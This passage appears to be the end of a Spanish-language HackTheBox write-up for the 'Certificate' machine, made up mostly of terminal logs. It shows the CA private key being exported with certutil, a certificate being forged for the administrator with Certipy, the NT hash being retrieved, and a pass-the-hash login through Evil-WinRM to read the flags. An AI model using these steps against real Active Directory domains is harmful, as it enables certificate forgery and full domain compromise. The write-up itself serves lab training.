Issuer: CN=Certificate-LTD-CA, DC=certificate, DC=htb
 NotBefore: 11/3/2024 3:55 PM
 NotAfter: 11/3/2034 4:05 PM
Subject: CN=Certificate-LTD-CA, DC=certificate, DC=htb
Certificate Template Name (Certificate Type): CA
CA Version: V0.0
Signature matches Public Key
Root Certificate: Subject matches Issuer
Template: CA, Root Certification Authority
Cert Hash(sha1): 2f02901dcff083ed3dbb6cb0a15bbfee6002b1a8
  Key Container = Certificate-LTD-CA
  Unique container name: 26b68cbdfcd6f5e467996e3f3810f3ca_7989b711-2e3f-4107-9aae-fb8df2e3b958
  Provider = Microsoft Software Key Storage Provider
Signature test passed
Enter new password for output file .\certificate.pfx:
Enter new password:
Confirm new password:
CertUtil: -exportPFX command completed successfully.
*Evil-WinRM* PS C:\Users\Ryan.K\Documents> ls


    Directory: C:\Users\Ryan.K\Documents


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         6/2/2025   1:03 PM           2675 certificate.pfx
-a----         6/2/2025  12:50 PM          12288 SeManageVolumeExploit.exe


*Evil-WinRM* PS C:\Users\Ryan.K\Documents> upload certificate.pfx

Info: Uploading /home/ander/htb/certificate/certificate.pfx to C:\Users\Ryan.K\Documents\certific
ate.pfx

Error: Upload failed. Check filenames or paths: No such file or directory - No such file or direc
tory /home/ander/htb/certificate/certificate.pfx
*Evil-WinRM* PS C:\Users\Ryan.K\Documents> download certificate.pfx

Info: Downloading C:\Users\Ryan.K\Documents\certificate.pfx to certificate.pfx

Info: Download successful!
*Evil-WinRM* PS C:\Users\Ryan.K\Documents>
```

Modificamos el certificado para que sea valido para el `administrador` y poder sacar su NTLM:

```
❯ certipy forge -ca-pfx administrator.pfx -subject "CN=administrator" -upn "administrator@certificate.htb" -out fixed_certificate.pfx

Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Saving forged certificate and private key to 'fixed_certificate.pfx'
[*] Wrote forged certificate and private key to 'fixed_certificate.pfx'
❯ certipy auth -pfx fixed_certificate.pfx -username administrator -domain certificate.htb -dc-ip 10.10.11.71

Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator@certificate.htb'
[*] Using principal: 'administrator@certificate.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@certificate.htb': a[redacted]6
```

Sacamos las Flags:

```
❯ evil-winrm -i 10.10.11.71 -u administrator -H [redacted]
/home/ander/.local/share/gem/ruby/3.4.0/gems/winrm-2.3.9/lib/winrm/psrp/fragment.rb:35: warning: redefining 'object_id' may cause se
/home/ander/.local/share/gem/ruby/3.4.0/gems/winrm-2.3.9/lib/winrm/psrp/message_fragmenter.rb:29: warning: redefining 'object_id' ma

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method 'quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> dir ..\Desktop


    Directory: C:\Users\Administrator\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---         6/2/2025  12:32 PM             34 root.txt


*Evil-WinRM* PS C:\Users\Administrator\Documents> dir ..\..\


    Directory: C:\Users


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----       12/30/2024   8:33 PM                Administrator
d-----       11/23/2024   6:59 PM                akeder.kh
d-----        11/4/2024  12:55 AM                Lion.SK
d-r---        11/3/2024   1:05 AM                Public
d-----        11/3/2024   7:26 PM                Ryan.K
d-----       11/26/2024   4:12 PM                Sara.B
d-----       12/29/2024   5:30 PM                xamppuser


*Evil-WinRM* PS C:\Users\Administrator\Documents> dir ..\..\Lion.SK\Desktop


    Directory: C:\Users\Lion.SK\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---         6/2/2025  12:32 PM             34 user.txt
```

HAPPY HACKING